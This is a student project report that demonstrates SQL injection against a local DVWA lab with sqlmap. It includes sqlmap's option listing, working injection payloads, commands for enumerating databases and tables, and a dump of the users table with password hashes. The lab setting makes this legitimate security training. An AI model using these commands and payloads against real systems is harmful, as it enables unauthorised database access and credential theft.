NTAL PROJECT REPORT

TITLE: SQL Injection on DVWA using sqlmap tool.

ABSTRACT: In today's world, SQL Injection is a serious security threat over the Internet for the various dynamic web applications residing over the internet. These Web applications conduct many vital processes in various web-based businesses. As the use of internet for various online services is rising, so is the security threats present in the web increasing. There is a universal need present for all dynamic web applications and this universal need is the need to store, retrieve or manipulate information from a database. Most of systems which manage the databases and its requirements such as MySQL Server and PostgreSQL use SQL as their language. Flexibility of SQL makes it a powerful language. It allows its users to ask what he/she wants without leaking any information about how the data will be fetched. However the vast use of SQL based databases has made it the centre of attention of hackers. They take advantage of the poorly coded Web applications to attack the databases. They introduce an apparent SQL query, through an unauthorized user input, into the legitimate query statement. In this project we use an automated tool called sqlmap and exploit this vulnerability to extract data from vulnerable database.

INTRODUCTION: A SQL injection attack consists of insertion or "injection" of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to effect the execution of predefined SQL commands.

SQL injection errors occur when:

1) Data enters a program from an untrusted source.
2) The data used to dynamically construct a SQL query

The main consequences are:

1) **Confidentiality**: Since SQL databases generally hold sensitive data, loss of confidentiality is a frequent problem with SQL Injection vulnerabilities.
2) **Authentication**: If poor SQL commands are used to check user names and passwords, it may be possible to connect to a system as another user with no previous knowledge of the password1.
3) **Authorization**: If authorization information is held in a SQL database, it may be possible to change this information through the successful exploitation of a SQL Injection vulnerability.
4) **Integrity**: Just as it may be possible to read sensitive information, it is also possible to make changes or even delete this information with a SQL Injection attack.

IMPLEMENTATION DETAILS: We perform SQL Injection using an automated tool called sqlmap. Moreover since this is a serious attack which is illegal we setup our own web server on xampp and perform the attack.

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

Features of sqlmap are:

1) Full support for MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB, HSQLDB and Informix database management systems.
2) Full support for six SQL injection techniques: boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries and out-of-band.
3) Support to directly connect to the database without passing via a SQL injection, by providing DBMS credentials, IP address, port and database name.
4) Support to enumerate users, password hashes, privileges, roles, databases, tables and columns.
5) Automatic recognition of password hash formats and support for cracking them using a dictionary-based attack.
6) Support to dump database tables entirely, a range of entries or specific columns as per user's choice. The user can also choose to dump only a range of characters from each column's entry.
7) Support to search for specific database names, specific tables across all databases or specific columns across all databases' tables. This is useful, for instance, to identify tables containing custom application credentials where relevant columns' names contain string like name and pass.
8) Support to download and upload any file from the database server underlying file system when the database software is MySQL, PostgreSQL or Microsoft SQL Server.
9) Support to execute arbitrary commands and retrieve their standard output on the database server underlying operating system when the database software is MySQL, PostgreSQL or Microsoft SQL Server.
10) Support to establish an out-of-band stateful TCP connection between the attacker machine and the database server underlying operating system. This channel can be an interactive command prompt, a Meterpreter session or a graphical user interface (VNC) session as per user's choice.
11) Support for database process' user privilege escalation via Metasploit's Meterpreter getsystem command.

The usage of sqlmap and all its command are as follows:

```
Usage: python sqlmap.py [options]

Options:
  -h, --help            Show basic help message and exit
  -hh                   Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE            Verbosity level: 0-6 (default 1)

  Target:
    At least one of these options has to be provided to define the
    target(s)

    -d DIRECT           Connection string for direct database connection
    -u URL, --url=URL   Target URL (e.g. "http://www.site.com/vuln.php?id=1")
    -l LOGFILE          Parse target(s) from Burp or WebScarab proxy log file
    -x SITEMAPURL       Parse target(s) from remote sitemap(.xml) file
    -m BULKFILE         Scan multiple targets given in a textual file
    -r REQUESTFILE      Load HTTP request from a file
    -g GOOGLEDORK       Process Google dork results as target URLs
    -c CONFIGFILE       Load options from a configuration INI file

  Request:
    These options can be used to specify how to connect to the target URL

    --method=METHOD     Force usage of given HTTP method (e.g. PUT)
    --data=DATA         Data string to be sent through POST
    --param-del=PARA..  Character used for splitting parameter values
    --cookie=COOKIE     HTTP Cookie header value
    --cookie-del=COO..  Character used for splitting cookie values
    --load-cookies=L..  File containing cookies in Netscape/wget format
    --drop-set-cookie   Ignore Set-Cookie header from response
    --user-agent=AGENT  HTTP User-Agent header value
    --random-agent      Use randomly selected HTTP User-Agent header value
    --host=HOST         HTTP Host header value
    --referer=REFERER   HTTP Referer header value
    -H HEADER, --hea..  Extra header (e.g. "X-Forwarded-For: 127.0.0.1")
    --headers=HEADERS   Extra headers (e.g. "Accept-Language: fr\nETag: 123")
    --auth-type=AUTH..  HTTP authentication type (Basic, Digest, NTLM or PKI)
    --auth-cred=AUTH..  HTTP authentication credentials (name:password)
    --auth-file=AUTH..  HTTP authentication PEM cert/private key file
    --ignore-401        Ignore HTTP Error 401 (Unauthorized)
    --proxy=PROXY       Use a proxy to connect to the target URL
    --proxy-cred=PRO..  Proxy authentication credentials (name:password)
    --proxy-file=PRO..  Load proxy list from a file
    --ignore-proxy      Ignore system default proxy settings
    --tor               Use Tor anonymity network
    --tor-port=TORPORT  Set Tor proxy port other than default
    --tor-type=TORTYPE  Set Tor proxy type (HTTP (default), SOCKS4 or SOCKS5)
    --check-tor         Check to see if Tor is used properly
    --delay=DELAY       Delay in seconds between each HTTP request
    --timeout=TIMEOUT   Seconds to wait before timeout connection (default 30)
    --retries=RETRIES   Retries when the connection timeouts (default 3)
    --randomize=RPARAM  Randomly change value for given parameter(s)
    --safe-url=SAFEURL  URL address to visit frequently during testing
    --safe-post=SAFE..  POST data to send to a safe URL
    --safe-req=SAFER..  Load safe HTTP request from a file
    --safe-freq=SAFE..  Test requests between two visits to a given safe URL
```

```
  --skip-urlencode    Skip URL encoding of payload data
  --csrf-token=CSR..  Parameter used to hold anti-CSRF token
  --csrf-url=CSRFURL  URL address to visit to extract anti-CSRF token
  --force-ssl         Force usage of SSL/HTTPS
  --hpp               Use HTTP parameter pollution method
  --eval=EVALCODE     Evaluate provided Python code before the request (e.g.
                      "import hashlib;id2=hashlib.md5(id).hexdigest()")

Optimization:
  These options can be used to optimize the performance of sqlmap

  -o                  Turn on all optimization switches
  --predict-output    Predict common queries output
  --keep-alive        Use persistent HTTP(s) connections
  --null-connection   Retrieve page length without actual HTTP response body
  --threads=THREADS   Max number of concurrent HTTP(s) requests (default 1)

Injection:
  These options can be used to specify which parameters to test for,
  provide custom injection payloads and optional tampering scripts

  -p TESTPARAMETER    Testable parameter(s)
  --skip=SKIP         Skip testing for given parameter(s)
  --skip-static       Skip testing parameters that not appear dynamic
  --dbms=DBMS         Force back-end DBMS to this value
  --dbms-cred=DBMS..  DBMS authentication credentials (user:password)
  --os=OS             Force back-end DBMS operating system to this value
  --invalid-bignum    Use big numbers for invalidating values
  --invalid-logical   Use logical operations for invalidating values
  --invalid-string    Use random strings for invalidating values
  --no-cast           Turn off payload casting mechanism
  --no-escape         Turn off string escaping mechanism
  --prefix=PREFIX     Injection payload prefix string
  --suffix=SUFFIX     Injection payload suffix string
  --tamper=TAMPER     Use given script(s) for tampering injection data

Detection:
  These options can be used to customize the detection phase

  --level=LEVEL       Level of tests to perform (1-5, default 1)
  --risk=RISK         Risk of tests to perform (1-3, default 1)
  --string=STRING     String to match when query is evaluated to True
  --not-string=NOT..  String to match when query is evaluated to False
  --regexp=REGEXP     Regexp to match when query is evaluated to True
  --code=CODE         HTTP code to match when query is evaluated to True
  --text-only         Compare pages based only on the textual content
  --titles            Compare pages based only on their titles

Techniques:
  These options can be used to tweak testing of specific SQL injection
  techniques

  --technique=TECH    SQL injection techniques to use (default "BEUSTQ")
  --time-sec=TIMESEC  Seconds to delay the DBMS response (default 5)
  --union-cols=UCOLS  Range of columns to test for UNION query SQL injection
  --union-char=UCHAR  Character to use for bruteforcing number of columns
  --union-from=UFROM  Table to use in FROM part of UNION query SQL injection
  --dns-domain=DNS..  Domain name used for DNS exfiltration attack
  --second-order=S..  Resulting page URL searched for second-order response
```

```
Fingerprint:
  -f, --fingerprint   Perform an extensive DBMS version fingerprint

Enumeration:
  These options can be used to enumerate the back-end database
  management system information, structure and data contained in the
  tables. Moreover you can run your own SQL statements

  -a, --all           Retrieve everything
  -b, --banner        Retrieve DBMS banner
  --current-user      Retrieve DBMS current user
  --current-db        Retrieve DBMS current database
  --hostname          Retrieve DBMS server hostname
  --is-dba            Detect if the DBMS current user is DBA
  --users             Enumerate DBMS users
  --passwords         Enumerate DBMS users password hashes
  --privileges        Enumerate DBMS users privileges
  --roles             Enumerate DBMS users roles
  --dbs               Enumerate DBMS databases
  --tables            Enumerate DBMS database tables
  --columns           Enumerate DBMS database table columns
  --schema            Enumerate DBMS schema
  --count             Retrieve number of entries for table(s)
  --dump              Dump DBMS database table entries
  --dump-all          Dump all DBMS databases tables entries
  --search            Search column(s), table(s) and/or database name(s)
  --comments          Retrieve DBMS comments
  -D DB               DBMS database to enumerate
  -T TBL              DBMS database table(s) to enumerate
  -C COL              DBMS database table column(s) to enumerate
  -X EXCLUDECOL       DBMS database table column(s) to not enumerate
  -U USER             DBMS user to enumerate
  --exclude-sysdbs    Exclude DBMS system databases when enumerating tables
  --pivot-column=P..  Pivot column name
  --where=DUMPWHERE   Use WHERE condition while table dumping
  --start=LIMITSTART  First query output entry to retrieve
  --stop=LIMITSTOP    Last query output entry to retrieve
  --first=FIRSTCHAR   First query output word character to retrieve
  --last=LASTCHAR     Last query output word character to retrieve
  --sql-query=QUERY   SQL statement to be executed
  --sql-shell         Prompt for an interactive SQL shell
  --sql-file=SQLFILE  Execute SQL statements from given file(s)

Brute force:
  These options can be used to run brute force checks

  --common-tables     Check existence of common tables
  --common-columns    Check existence of common columns

User-defined function injection:
  These options can be used to create custom user-defined functions

  --udf-inject        Inject custom user-defined functions
  --shared-lib=SHLIB  Local path of the shared library

File system access:
  These options can be used to access the back-end database management
  system underlying file system
```

```
    --file-read=RFILE   Read a file from the back-end DBMS file system
    --file-write=WFILE  Write a local file on the back-end DBMS file system
    --file-dest=DFILE   Back-end DBMS absolute filepath to write to

  Operating system access:
    These options can be used to access the back-end database management
    system underlying operating system

    --os-cmd=OSCMD      Execute an operating system command
    --os-shell          Prompt for an interactive operating system shell
    --os-pwn            Prompt for an OOB shell, Meterpreter or VNC
    --os-smbrelay       One click prompt for an OOB shell, Meterpreter or VNC
    --os-bof            Stored procedure buffer overflow exploitation
    --priv-esc          Database process user privilege escalation
    --msf-path=MSFPATH  Local path where Metasploit Framework is installed
    --tmp-path=TMPPATH  Remote absolute path of temporary files directory
```

RESULTS AND SNAPSHOTS:


Prerequisites:

1) Xampp should be installed.
2) Python should be installed.
3) DVWA should be installed and configured.


The sql attack is performed in the sequence of steps as followed:

STEP 1: Find a Vulnerable Website

Here we use dvwa sql injection module to exploit its vulnerable database.



STEP 2: Initial check to confirm if website is vulnerable to SQLMAP SQL Injection



STEP 3: List DBMS databases using SQLMAP SQL Injection

Now we need to list all the databases in that Vulnerable database. (this is also called enumerating number of columns). As we are using SQLMAP, it will also tell us which one is vulnerable.

Run the following command on your vulnerable website with:

```
C:\Users\Sachin\Desktop\sqlmapproject-sqlmap-c557637>sqlmap.py -u"http://localho
st/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=low;PHPSES
SID=gt2m7hnihcq34iucsc28phtb16" --dbs
```

```
        __H__
 ___ ___[.]_____ ___ ___  {1.0.10.57#dev}
|_ -| . [)]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V           |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
 consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting at 00:14:20

[00:14:20] [INFO] resuming back-end DBMS 'mysql'
[00:14:20] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment) (NOT)

    Payload: id=1' OR NOT 2150=2150#&Submit=Submit

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY cl
ause (FLOOR)
    Payload: id=1' AND (SELECT 8100 FROM(SELECT COUNT(*),CONCAT(0x7178766271,(SE
LECT (ELT(8100=8100,1))),0x717a627071,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA
.PLUGINS GROUP BY x)a)-- wvCm&Submit=Submit

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: id=1' AND SLEEP(5)-- uBuG&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT CONCAT(0x7178766271,0x515976524c51486e704378
506d5a516d54465a4b767a7677787375746f74674a427246474b4d796c,0x717a627071),NULL#&S
ubmit=Submit
---
[00:14:20] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.6.15, Apache 2.4.17
back-end DBMS: MySQL >= 5.0
[00:14:20] [INFO] fetching database names
available databases [6]:
[*] dvwa
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test

[00:14:20] [INFO] fetched data logged to text files under 'C:\Users\Sachin\.sqlm
ap\output\localhost'

[*] shutting down at 00:14:20
```

Here we can see that the server is MYSQL and the list of databases.

STEP 4: List tables of target database using SQLMAP SQL Injection

Now we need to know how many tables this sqldummywebsite database got and what are their names. To find out that information, use the following command:

```
C:\Users\Sachin\Desktop\sqlmapproject-sqlmap-c557637>sqlmap.py -u"http://localho
st/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=low;PHPSES
SID=gt2m7hnihcq34iucsc28phtb16" -D dvwa --tables
```

```
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.0.10.57#dev}
|_ -| . [,]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
 consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting at 00:18:32

[00:18:33] [INFO] resuming back-end DBMS 'mysql'
[00:18:33] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment) (NOT)

    Payload: id=1' OR NOT 2150=2150#&Submit=Submit

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY cl
ause (FLOOR)
    Payload: id=1' AND (SELECT 8100 FROM(SELECT COUNT(*),CONCAT(0x7178766271,(SE
LECT (ELT(8100=8100,1))),0x717a627071,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA
.PLUGINS GROUP BY x)a)-- wvCm&Submit=Submit

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: id=1' AND SLEEP(5)-- uBuG&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT CONCAT(0x7178766271,0x515976524c51486e704378
506d5a516d54465a4b767a7677787375746f74674a427246474b4d796c,0x717a627071),NULL#&S
ubmit=Submit
---
[00:18:33] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.6.15, Apache 2.4.17
back-end DBMS: MySQL >= 5.0
[00:18:33] [INFO] fetching tables for database: 'dvwa'
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+

[00:18:33] [INFO] fetched data logged to text files under 'C:\Users\Sachin\.sqlm
ap\output\localhost'
```

As we can see there are two tables called: guestbook and users available.

STEP 5: List of columns of target table in vulnerable database using SQLMAP SQL Injection


Since we found the tables, now we proceed to finding the columns of a particular table(user in this case) . Here we use the following command:

```
C:\Users\Sachin\Desktop\sqlmapproject-sqlmap-c557637>sqlmap.py -u"http://localho
st/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=low;PHPSES
SID=gt2m7hnihcq34iucsc28phtb16" -D dvwa -T users --dump
```

```
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.0.10.57#dev}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
 consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting at 00:23:27

[00:23:27] [INFO] resuming back-end DBMS 'mysql'
[00:23:27] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment) (NOT)

    Payload: id=1' OR NOT 2150=2150#&Submit=Submit

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY cl
ause (FLOOR)
    Payload: id=1' AND (SELECT 8100 FROM(SELECT COUNT(*),CONCAT(0x7178766271,(SE
LECT (ELT(8100=8100,1))),0x717a627071,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA
.PLUGINS GROUP BY x)a)-- wvCm&Submit=Submit

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: id=1' AND SLEEP(5)-- uBuG&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT CONCAT(0x7178766271,0x515976524c51486e704378
506d5a516d54465a4b767a7677787375746f74674a427246474b4d796c,0x717a627071),NULL#&S
ubmit=Submit
---
[00:23:27] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.6.15, Apache 2.4.17
back-end DBMS: MySQL >= 5.0
[00:23:27] [INFO] fetching columns for table 'users' in database 'dvwa'
[00:23:27] [INFO] fetching entries for table 'users' in database 'dvwa'
[00:23:27] [INFO] analyzing table dump for possible password hashes
[00:23:27] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing
with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q]
```

```
do you want to store hashes to a temporary file for eventual further processing
with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: dvwa
Table: users
[5 entries]
+---------+-----------------------------------------------------+---------+-------
------------------------+-----------+------------+---------------------+------
--------+
| user_id | avatar                                              | user    | passwor
d                        | last_name | first_name | last_login          | faile
d_login |
+---------+-----------------------------------------------------+---------+-------
------------------------+-----------+------------+---------------------+------
--------+
| 1       | http://localhost/dvwa/hackable/users/admin.jpg      | admin   | 5f4dcc3
b5aa765d61d8327deb882cf99 | admin     | admin      | 2016-10-26 22:58:43 | 0
       |
| 2       | http://localhost/dvwa/hackable/users/gordonb.jpg    | gordonb | e99a18c
428cb38d5f260853678922e03 | Brown     | Gordon     | 2016-10-26 22:58:43 | 0
       |
| 3       | http://localhost/dvwa/hackable/users/1337.jpg       | 1337    | 8d3533d
75ae2c3966d7e0d4fcc69216b | Me        | Hack       | 2016-10-26 22:58:43 | 0
       |
| 4       | http://localhost/dvwa/hackable/users/pablo.jpg      | pablo   | 0d107d0
9f5bbe40cade3de5c71e9e9b7 | Picasso   | Pablo      | 2016-10-26 22:58:43 | 0
       |
| 5       | http://localhost/dvwa/hackable/users/smithy.jpg     | smithy  | 5f4dcc3
b5aa765d61d8327deb882cf99 | Smith     | Bob        | 2016-10-26 22:58:43 | 0
       |
+---------+-----------------------------------------------------+---------+-------
------------------------+-----------+------------+---------------------+------
--------+

[00:24:09] [INFO] table 'dvwa.users' dumped to CSV file 'C:\Users\Sachin\.sqlmap
\output\localhost\dump\dvwa\users.csv'
[00:24:09] [INFO] fetched data logged to text files under 'C:\Users\Sachin\.sqlm
ap\output\localhost'

[*] shutting down at 00:24:09
```

As we can see we have successfully extracted the passwords. But they are in hash we can use any dictionary to attack hash or also use sqlmap inbuilt one. Using inbuilt option to crack hashes we get the following output:



REFERENCES:

1) https://www.apachefriends.org/index.html
2) https://www.python.org//
3) http://dvwa.co.uk/
4) http://sqlmap.org/
5) https://www.owasp.org/index.php/SQL_Injection
6) https://www.darkmoreops.com/2014/08/28/use-sqlmap-sql-injection-hack-website-database/